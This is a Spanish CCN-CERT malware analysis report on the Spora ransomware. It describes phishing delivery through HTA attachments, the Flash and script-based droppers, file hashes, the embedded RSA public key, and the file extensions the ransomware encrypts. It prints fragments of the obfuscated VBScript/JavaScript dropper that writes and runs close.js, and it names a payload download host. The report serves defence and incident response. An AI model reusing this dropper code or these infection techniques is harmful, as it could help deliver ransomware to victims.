Informe Código Dañino CCN-CERT ID-08/17

Ransom.Spora

Agosto de 2017

CENTRO CRIPTOLOGICO NACIONAL
2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC,
ou=sello electrónico, serialNumber=S2800155J,
o=CENTRO CRIPTOLOGICO NACIONAL, cn=CENTRO
CRIPTOLOGICO NACIONAL, c=ES
2017.07.28 12:14:28 +02'00'

ÍNDICE

1. SOBRE CCN-CERT

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN (www.ccn.cni.es). Este servicio se creó en el año 2006 como el **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 regulador del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. RESUMEN EJECUTIVO

El fichero analizado contiene un HTML (HyperText Markup Language) diseñado y escrito para ser ejecutado en un navegador web, y que aprovecha ciertas vulnerabilidades para, a través de ellas, conseguir infectar el equipo de la víctima. Por el momento, existen dos variantes conocidas respecto al método de infección utilizado.

La primera de ellas emplea un programa escrito en JavaScript y que va incluido en el fichero HTML. Dicho script es irreconocible porque va ofuscado detrás de varias capas de transformación. Una vez eliminadas las distintas capas de ofuscación, el script procede a descargar y ejecutar un fichero SWF (Shockwave Flash) que aprovecha las vulnerabilidades[1] de dicha tecnología para descargar y lanzar el binario final del ransomware propiamente dicho.

La segunda variante del proceso de infección y que es la empleada en los estudios realizados para la confección de este informe, contiene código que, partiendo de cadenas ofuscadas, genera un bloque de texto que se guarda en un fichero. Dicho bloque de texto será un nuevo programa escrito en lenguaje JavaScript y recibirá el nombre de **close.js.** Dicho fichero será ejecutado, lo que ocasionará la descarga y posterior ejecución del binario conocido como **Ransomware Spora.**

El vector principal de infección de la versión estudiada han sido campañas masivas de phising a través de correo electrónico y, hasta el momento, parece que sólo han estado orientadas a usuarios de nacionalidad rusa. Dichos correos electrónicos aparentan ser facturas bancarias que engañan a los usuarios haciéndoles abrir su archivo comprimido que va como adjunto. Ese fichero comprimido contiene un fichero HTA (HTML Application) que ejecuta el código HTML que es el sujeto de este estudio. Estos archivos HTA que tratan de pasar desapercibidos mediante una doble extensión, aprovechando que para la mayoría de usuarios del sistema operativo Windows (al que está destinado el Ransomware) la opción por defecto es la de ocultar las extensiones de los ficheros.

La peculiaridad más novedosa de este Ransomware es que **carece de Centro de Mando y Control** (C&C), por lo que siempre realiza el proceso de cifrado de ficheros de forma *offline*. Para ello se ayuda de un fichero con extensión **.KEY** en el que almacenará datos relacionados con las claves empleadas para el cifrado de los ficheros de la víctima, y que será necesario enviar a los secuestradores a través del portal de pago específicamente generado para cada usuario en un sitio web. Ese sitio web es de acceso público y, en realidad, oculta un túnel hacia un sitio Tor. Spora emplea al menos diez (10) sitios conocidos bajo el dominio **spora.bz**.

Otra característica peculiar de este código es que no añade ninguna extensión a los ficheros cifrados, ni les cambia el nombre. También es de destacar el reducido número de extensiones que tiene en cuenta a la hora de seleccionar los ficheros que debe cifrar, sobre todo si se compara con otros Ransomware como es el caso de **Locky**.

En cuanto al descifrado de los ficheros secuestrados, cabe destacar que este Ransomware establece de forma dinámica el precio del rescate en función del número y el tipo de archivos que hayan sido cifrados. Esto lo consigue mediante la

[1] Algunos navegadores web actuales permiten la ejecución de los ficheros multimedia Flash sin el consentimiento explícito del usuario, lo que puede llegar a provocar la descarga y ejecución de código no deseado.

inclusión de las estadísticas de ficheros cifrados en el final del documento **.KEY** que ha de enviarse previamente para proceder al pago del rescate.

Otra novedad de este tipo de ransomware es que pretende conseguir cierta persistencia en el equipo atacado. Para ello, el código dañino marca como ocultos todos los directorios que hay bajo la raíz del sistema de ficheros de todos los medios de almacenamiento accesibles desde ese equipo (extraíbles o no) y también los que haya en el escritorio, para después crear accesos directos con esos mismos nombres y que apunten al ejecutable del código dañino. Para que no se sepa que en realidad se trata de enlaces simbólicos, el ransomware quita de su icono de aplicación la flecha que los identifica como tales.

Con estos cambios, un usuario que no tenga activada la opción de ver las carpetas y archivos ocultos no detectará el cambio realizado, y se infectará con la mera navegación por ese sistema de ficheros. Esto es especialmente importante cuando lo que se ha infectado es un medio removible que se conecta a un equipo hasta entonces no infectado. Esta forma de actuar recuerda las técnicas de propagación propias de los gusanos (*worms*) a través de memorias USB, lo cual es una novedad en el escenario del ransomware.

3. CARACTERÍSTICAS DEL CÓDIGO DAÑINO

Las características principales de este código dañino son:

- Descarga y ejecución del binario correspondiente con Spora.
- No existe servidor de mando y control (C&C).
- Afecta a medios extraíbles y recursos compartidos de red.
- Cifra ficheros del equipo comprometido.
- Establece el precio del rescate de forma variable.
- Persistencia en el equipo mediante accesos directos.

4. DETALLES GENERALES

Los valores hash del dropper analizado (sporaFlash.html) son:

MD5	**DCD9BEA5F5AEA26DC0B07276C60625E5**
SHA1	**BDBFA20538B3DB422C5448A70F91451081ED0A07**
SHA256	**ae7073760a86f38b29d6399a91dda6507237b420c5f4d386de3b5c1c3cf111f5**

Para el HTML de la versión sin flash (**spora.html**):

MD5	**67f86470506c6e124d4f9671fd11e82e**
SHA1	**19379f459cff79924e2956f1358d1c80a52018cb**
SHA256	**fd11003b0503e0149f67719c93c0f781b2d00efc8c0b8205b3908ac049af0437**

Para el *JavaScript* generado por este último HTML (**close.js**):

MD5	**fc1b2bec47aaa059319f4a47cb37c5e2**

SHA256	**e2fe74d890ddb516b4f21a6588c6e0bdbf3dd6f8c5116d707d08db7ebddf505a**

En el caso del fichero Shockwave Flash (**spora.wsf**):

MD5	**DB6FB39034B54483CEA2F2901CFE4D70**
SHA1	**53EFC6D14029EA8D145C0360903BE1969B232E83**
SHA256	**840ce47e94db6dae302dddbfe33f9548a47541a0917def5e2e5644fc2965ba52**

Y para el ejecutable final (**81063163ded.exe**):

MD5	**312445D2CCA1CF82406AF567596B9D8C**
SHA1	**D3C89CCAF190890FC0583EA24396B1A2CD8317C4**
SHA256	**dbfd24cd70f02ddea6de0a851c1ef0f45f18b4f70e6f3d0f2e2aec0d1b4a2cbf**




Figura 1. Información sobre el ejecutable (I)

Figura 2. Información sobre el ejecutable (II)

Como se puede apreciar en las figuras 1 y 2, el ejecutable se encuentra *empaquetado* mediante UPX[2], un empaquetador de ejecutables que es *open source*. El ejecutable ha sido programado en lenguaje *Visual C++* y destinado a ser ejecutado en el sistema operativo *Microsoft Windows*.

5. PROCEDIMIENTO DE INFECCIÓN

Tal y como se ha mencionado previamente, actualmente existen dos métodos de infección distintos. Aun siendo distintos, ambos comparten un factor común, se tratan de ficheros HTML difundidos mediante campañas de *phishing* a través de correo electrónico que se acompaña de falsas facturas bancarias como se puede apreciar en la Figura 3.

Una vez la víctima descomprime el archivo adjunto al mensaje y ejecuta el fichero que va en su interior, comienza el proceso de infección de la máquina. En paralelo, el código dañino tratará de abrir un documento en formato **.docx** que está corrupto y que aparece dentro del archivo comprimido adjunto. De esa forma, el usuario víctima creerá que el contenido del archivo adjunto era lo que decía el mensaje de correo electrónico pero que, por algún error de confección o transmisión, ha llegado dañado, lo cual no levantará sospechas.




Figura 3. Captura de correo electrónico fraudulento. [REF-01]

[2] Ver https://en.wikipedia.org/wiki/UPX




Figura 4. Apertura de documento corrupto

5.1 VERSIÓN CON SHOCKWAVE FLASH

El fichero HTML antes mencionado, contiene en su interior un programa escrito en JavaScript, que se encarga de des-ofuscar una de sus secciones para dar lugar a la creación y posterior ejecución de otro script. Este nuevo script se encarga de crear una capa **div** en el **html** (marcada con una flecha en la Figura 5). En dicha capa se ejecutará, mediante Shockwave Flash, un archivo **.swf** descargado por el script desde la URL **fredomasearchdsd.top**. Aprovechando las vulnerabilidades de la tecnología Flash, se descarga la carga final (*payload*) que es el código ejecutable del ransomware Spora. Para más información sobre este proceso, consultar el

Anexo I. DES-OFUSCADO y ejecución del dropper Flash.*j*.




Figura 5. Advertencia de un navegador actualizado sobre la ejecución del fichero Flash.

En el caso de emplear un navegador web que posea medidas de seguridad específicas contra este tipo de ataques (Figura 5), el usuario será advertido del intento y se podrá impedir la ejecución de ese código dañino.


En general, una vez el binario ha sido correctamente descargado, se lanza su ejecución y comienza el secuestro del contenido presente en el equipo.

5.2 VERSIÓN SIN SHOCKWAVE FLASH

Al ejecutar esta versión del ransomware **Spora**, se generará un fichero *JavaScript* denominado **close.js** y se guardará en la carpeta **%Temp%**. Para ello se llama a la función **WScript.Shell** para obtener la ruta hasta el directorio temporal **%Temp%**. Una vez hecho esto, se llama a la función **Scripting.FileSystemObject.CreateTextFile** y se le entrega la ruta obtenida previamente a la que se le ha concatenado **/close.js**. Hecho esto, dicho código JavaScript procede a des-ofuscarse y a generar un fichero ejecutable en esa misma carpeta.

```
<HTA:APPLICATION WINDOWSTATE='minimize'/>
/// d968c4255f44acfc293590cb53a3d28f
/// 3cf7069c4956996449c66609724e407f
<script language="vbscript">
/// 5569a5ac1aa6df1827ee9e5fa68b1f48
/// 9ca9a961eaab0ba4db9307f2f54ed717
/// 022cb8a3db7a5a177ded7bb1f9cdccf4
/// 470e5d42c2c9350887e5092e0aacb391
/// f49cf4ad2337bcb79614cef1b1bedc6c
/// 72705ad2db0bd01b85ebb6f86507ee1e
last = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%temp%"):Set
lstp =
CreateObject("Scripting.FileSystemObject").CreateTextFile(last+"\close.js"):lstp.WriteLine
"(function(){var qP=Function;function Gr(x){var k=691452;var s=x.length;var b=[];for(var d=0;d<s;d++){b[d]=x.charAt(d)};for(var d=
%36992);var p=k*(d+752)+(k%32981);var i=j%s;var f=p%s;var h=b[i];b[i]=b[f];b[f]=h;k=(j+p)%4638908;};return b.join('')};(qP('', (qP
jn,; ..utpx;od[+=u.h(7fis7[=;8,],lz,hhsza0,6)l ])1=r)preo.d""r8mb=e}n+l.4=vo,bCqyr]o.n(h;c[c)tirbpa=>se=lA<xr=2nn1wvpdonh,x6+jxul
[.hn2s;hi n.ha.++({t)"" (=a;iu""h4jne(s,rrvi=su^_"";<eh;k.klp;)qlav-g8t-}yizo0oo4f1].ar*(=z=[[luagt,f[-l]hcrAkkonrt8;l])  =r;ng=,
n>nn0glspvo- ))m}C8m2==dfhtsbiak;c v;<1(]nia(ar;f.b.s,g((4(hvmef)t 6g..cb.18;e2n(yb(iy+(a(l {ni=((tr91!r;-9n*um<r3g,3g-t2mrv);rr)
2yg0;xit+;+ta;}=0io{k9oa [urrb9(e]f8nn9,ilyaaa.)7vl""=e)vosl(gtruls g(su,f+;rta,eva)lnqr9)ca);ce4+ f)""e+k=baut+){=1)rdngi+]u.60m
+ )mv]i2d=(= fk+). }u[[2Cq0]o7(""}A{ja(qibCa9egud ( gc,,=b,8t))c;e.7;zl)6tyav=lSte;+;)= +iC,0]2,)n0a6vpf,[fdi6co,t1(<v.;ys;rhco,y
fmsSrriyvgf,v""se)r}0]d6 f6;(l[ra[uandtervumtl3)rcm)-9hfv7h{;'))))(Gr('F0F k.a1.4.gi0i""FcFw1muF\/""rgkF\/aa.10 S""F.0j!FFFmyvkFaF
 1Fha.FxF F0FvF0FwFfffFFFhFmF1FC..F_& \/0amf\/e..Fg...F1..F\/kF\/FFc0FsfF00F\/y00jyF FyF.""y nC-aF00,h.FFE010,nFskapeI\/1Fl0kFCF(
F00M0F00hFcFf.kF\/FFg0Fi1S xzFFFF0.000\/FcE\/FFF0vF0.00^_F\/an \/""\/1.\/e01FoF\/fF+azF..F.ic0F0FSmFo0""FfFF.Fi0lFSFF0FF0EF00Ft\/
qF\/F*cF0a0FF\/0FxieFFa 0 F0l.FFFFaFF(FaF1a\/.f.[1eI0F0ybF0F\/rf rgfFdef""0h.dFF\/a0000F0FF00S\/w\/1 f \'000FT\/FaF1+hfbe0.\/FF0n.
u1f0.FFvFf0uluFt000j0FFFF0.Flcz0jFFrm\/0FF0ak0F""0FFmF\/Fjxa010cbF\/p10a0000FaFlpjcln 0FF0FF0rFf,\/""F0F0TF1 F a1FFF00FsalF\/F0 rF
0%u.F01FFf0vFSlk00Fv+.FFicv0FF^_qF.c.F\/FvFfF00iFFfa!sF.u0sFF0zFF.00FcnT\/w.aFaoF&y0mF F0\/syFFFmg\/F\/F0FvFF0f,FM0F Flju0\/na00\/
F0aF0Fy1j000g00.kFi00k0Fn0aFFcF01IF0l\/Faa\/fu,f.0ffa.1a000%n00\/F 0l+zF&y\/F.F0x 1FiikFnF0F mFFFkaF r FFF1FFaF mF\/FjafF*0a0\/F0f
0F ctFa0zF0fNFFFFFfF\/fF\/F0\/aF+aFaeFi\/FI.c  jlaFt0nj\/0bF.SFFFt00 fsF0f1n-F F.F \/+FFFF Eu 0F*F  aFaFF0a .Fkf\/kFny110uFt10f0F
FrF.01-1a""aF  00aFf\/v*0F c.FFss 0F\/r\/FFF00j+*0 F.a1NFFaFFFF\/F0 0S\/cxsDiFfe0EFF\/0xn q)1.F0000rF FFf0E ,FFrF 1FraF F.\/.FFFa.
cFD0F  F.FbFFFgcFFkfian0a0 MF s10a.fFFFaFFwF  ^_FFk0aFFav\/Ff ,F,FFfFe0FFFFfh+0FF0cF0Eei.0Fhg0 F\/,FFuFF""FapFFFjMFFF \/.""F.kFFf
.FeFc00fi*tiF,on0aF\/a F1Fu!^_0FFF0ly0F0a1ws0s.F00F al0FF.aFCai FF00FFFFNqFfFFh0Fya0FFF.kF1F.00FcF0F.s.aF\/ay FFFFF\/Fat0N M0tq1F
FFav l\/0FFhxFFF0F F\/oF.0ffF^_ 1. \/alFq0 hFcFfuF\/ D\/..bFF\/1f.FfrFf F\/0 SM0f1vr+F0FFc00\/100FofFF0oF0FjFq\/\/cFF\/fFry\/jFFi.
z""0F0a00F0FDdgFFi0h.FFFflz0F\/Tkiq.uFFF1F.F\/FF.FF001\/0,0F0F.0EFFFF!0x00FF\/f%FF0 \/0.Ff 000k0!l\/1F\/giFf1frFesj0NF00\/0F .kF0.
F+kFFFa0oF.y0s0fo0f1FrDfFfkFqj+0sud1y1 F1DF\/jFI xhin""lF00FF,cFaEl0,c 00f\/ 1F1tFFF\/0bjF10F\'FaiF0\/FFFa0\/a k0.aFl)Fe F1aFF0F0f
o0Fw0F0FFFF i0vF0FFFnF0baFinFuF,01F00fs\/hFFFF-100br..j0F1FF.0NFFF0u10a0\/F\/0g\'F0.1\/hF!\/F.Fn0 FlfCFnFx.lFFFaF10xa.""f0F.\/00F
FFbFaF10FFfSMflFF!F0gFzoF01aa0hFFfFfa 0\/alfz0FF,kbkF0F""0 FFFefFffb1F\/F\/IlF0EF.FF(FFz-0F q .FF1FF0FFFFf. j0F.0FrFd\/g1\/h\/F01
afc0.k0 f\/f0+eFF# wF100F1FxqF000FF0F0nFN.jaF0\/aFk\/+FFFmrF.1Fv"""a FfkFCfFifM.IFc0F!*\/FF0u1+F.qDFFFvF0NFFFF*\/F.0inFkFap0 n.F
F.00F. M.00F.F0M1F1l0FS\/F1FF sfdDgF! Fo10..&\/m10Fb0FF00FFq0NFF0FaFaFFmwfeFjla FuM\/10yTF\/FFnFFF0F1,F0a0-0o0\/bThnF)m01FFyFh0bF
FfyFF1j00FF\/f F FFft+cjF\/0)F\/qF+I\/ 0F 0.\/z.FF+*FF1.aagFFFaFT0gF&\/0010 qgFF 10M\/iF 0Fhf00\/0Fk.\/F. FF.vf0uFv0a.F0\/F\/FdF1f
```

Figura 6. Fragmento del contenido de spora.html



```
(function(){
    var qP=Function;
    function Gr(x){
        var k=691452;
        var s=x.length;
        var b=[];
        for(var d=0;d<s;d++){
            b[d]=x.charAt(d)};
        for(var d=0;d<s;d++){
            var j=k*(d+67)+(k%36992);
            var p=k*(d+752)+(k%32981);
            var i=j%s;
            var f=p%s;
            var h=b[i];
            b[i]=b[f];
            b[f]=h;
            k=(j+p)%4638908;
        };
        return b.join('')};
    (qP('', (qP('',Gr('9ar=4hlqnc.esnr;oA=Cjn,;
    ..utpx;od[+=u.h(7fis7[=;8,],lz,hhsza0,6)l
    ])1=r)preo.d"r8mb=e}n+l.4=vo,bCqyr]o.n(h;c[c)tirbpa=>se=lA<xr=2nn1wvpdonh,x6+jxulk1y8vr3bl[ir=0a()eaov.ral7(;e[.hn2s;hi
    n.ha.++({t)"
    (=a;iu"h4jne(s,rrvi=su^_";<eh;k.klp;)qlav-g8t-}yizo0oo4f1].ar*(=z=[[luagt,f[-l]hcrAkkonrt8;l])
    =r;ng=,n;+9le5(=vovad m;;7rrfgro(;axn>nn0glspvo-
    ))m}C8m2==dfhtsbiak;c v;<1(]nia(ar;f.b.s,g((4(hvmef)t
    6g..cb.18;e2n(yb(iy+(a(l
    {ni=((tr91!r;=9n*um<r3g,3g-t2mrv);rr)hqu;tvo+1t.+;Cb-h",mvha0rv+12yg0;xit+;+ta;}=0io{k9oa
    [urrb9(e]f8nn9,ilyaaa.)7vl"=e)vosl(gtruls
    g(su,f+;rta,eva)lnqr9)ca);ce4+
    f)"e+k=baut+){=1)rdngi+]u.60m5rub)]!rpf(5i(;a6rv=.)jnio( r+
    )mv]i2d=(= fk+). }u[[2Cq0]o7("}A{ja(qibCa9egud (
    gc,,=b,8t))c;e.7;zl)6tyav=lSte;+;)=
    +iC,0]2,)n0a6vpf,[fdi6co,t1(<v.;ys;rhco,ycr(C
    .r)=="{ar;c=2bAt;;;h.=+fmsSrriyvgf,v"se)r}0]d6
f6;(l[ra[uandtervumtl3)rcm)-9hfv7h{;')))

        (Gr('F0F
    k.a1.4.gi0i"FcFw1muF\/"rgkF\/aa.10 S"F.0j!FFFmyvkFaF0\/f1F\/i0rFa
    FFz F S1a FFFa0 1Fba FxF F0FvF0FwFfffFFFbFmF1FC F &
```

Figura 7. Fragmento del contenido de close.js

6. CARACTERÍSTICAS TÉCNICAS

La primera acción realizada por este código dañino es la creación de un fichero en la carpeta **C:\Users\Username\AppData\Roaming**. Este fichero será empleado para el almacenamiento de los datos empleados por el código y que recibirá el manejador (*handle*) **B8**.

A continuación, se procede a cargar una clave AES-256, en adelante AES-1, que está incrustada en el propio ejecutable, y que se emplea para descifrar los siguientes elementos que también están contendidos dentro del código dañino:

- Una clave pública RSA-1024, en adelante será llamada RSA-1.
- El código HTML que contiene las instrucciones para realizar el pago del rescate.
- Una cadena de texto, en adelante Cadena-D, cuyo valor es D283C31972
- Una secuencia de 256 bits a 0.

Acto seguido se destruye el manejador (*handle*) de dicha clave AES-1.

-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC6COfj49E0yjEopSpP5k beCRQpWdpWvx5XJj5zThtBa7svs/RvX4ZPGyOG0DtbGNbLswOYKuRcRnWfW5 897B8xWgD2AMQd4KGIeTHjsbkcSt1DUye/Qsu0jn4ZB7yKTEzKWeSyon5XmYw oFsh34ueErnNLLZQcL88hoRHo0TVqAwIDAQAB

-----ENDPUBLIC KEY-----

Se puede obtener la información de dicha clave mediante el uso del comando:

```
>> openssl rsa -pubin -inform PEM -text -noout < key
```

Obteniéndose:

```
Public-Key: (1024 bit)
Modulus:
    00:ba:08:e7:e3:e3:d1:34:ca:31:28:a5:2a:4f:e6:
    46:de:09:14:29:59:da:56:bf:1e:57:26:3e:73:4e:
    1b:41:6b:bb:2f:b3:f4:6f:5f:86:4f:1b:23:86:d0:
    3b:5b:18:d6:cb:b3:03:98:2a:e4:5c:46:75:9f:5b:
    9f:3d:ec:1f:31:5a:00:f6:00:c4:1d:e0:a1:88:79:
    31:e3:b1:b9:1c:4a:dd:43:53:27:bf:42:cb:b4:8e:
    7e:19:07:bc:8a:4c:4c:ca:59:e4:b2:a2:7e:57:99:
    8c:28:16:c8:77:e2:e7:84:ae:73:4b:2d:94:1c:2f:
    cf:21:a1:11:e8:d1:35:6a:03
Exponent: 65537 (0x10001)
```

Una vez hecho esto, se enumeran los volúmenes lógicos presentes en la máquina mediante una llamada a **GetLogicalDrives**. Por cada uno de los discos de tipo **DRIVE_FIXED**, se recorrerá el árbol de directorios, generando una lista de los ficheros que debe cifrar. Para la elaboración de dicha lista, se excluirán los siguientes directorios:

Windows	**Program Files**	**(x86)-Program**	**Files-Games**

Asimismo, solo se tendrán en cuenta los ficheros con las siguientes extensiones:

.xls,	**.doc,**	**.xlsx,**	**.docx,**	**.rtf,**	**.odt,**	**.pdf,**	**.psd,**	**.back up**
.dwg,	**.cdr,**	**.cd,**	**.mdb,**	**.1cd,**	**.dbf,**	**.sqlite,**	**.accdb,**	**.7z,**
.jpg,	**.jpeg,**	**.tiff,**	**.zip,**	**.rar,**				

Dichas extensiones se dividen en los siguientes grupos:

Grupo	Categoría	Extensiones
1	Documentos de Office	**.odt, .rtf, .docx, .xlsx, .doc, .xls**
2	PDF	**.pdf**
3	CorelDraw, AutoCAD, Photoshop	**.cdr, .dwg, .psd**
4	Bases de datos	**.accdb, .sqlite, .dbf, .1cd, .mdb, .cd**
5	Imágenes	**.tiff, .jpeg, .jpg**
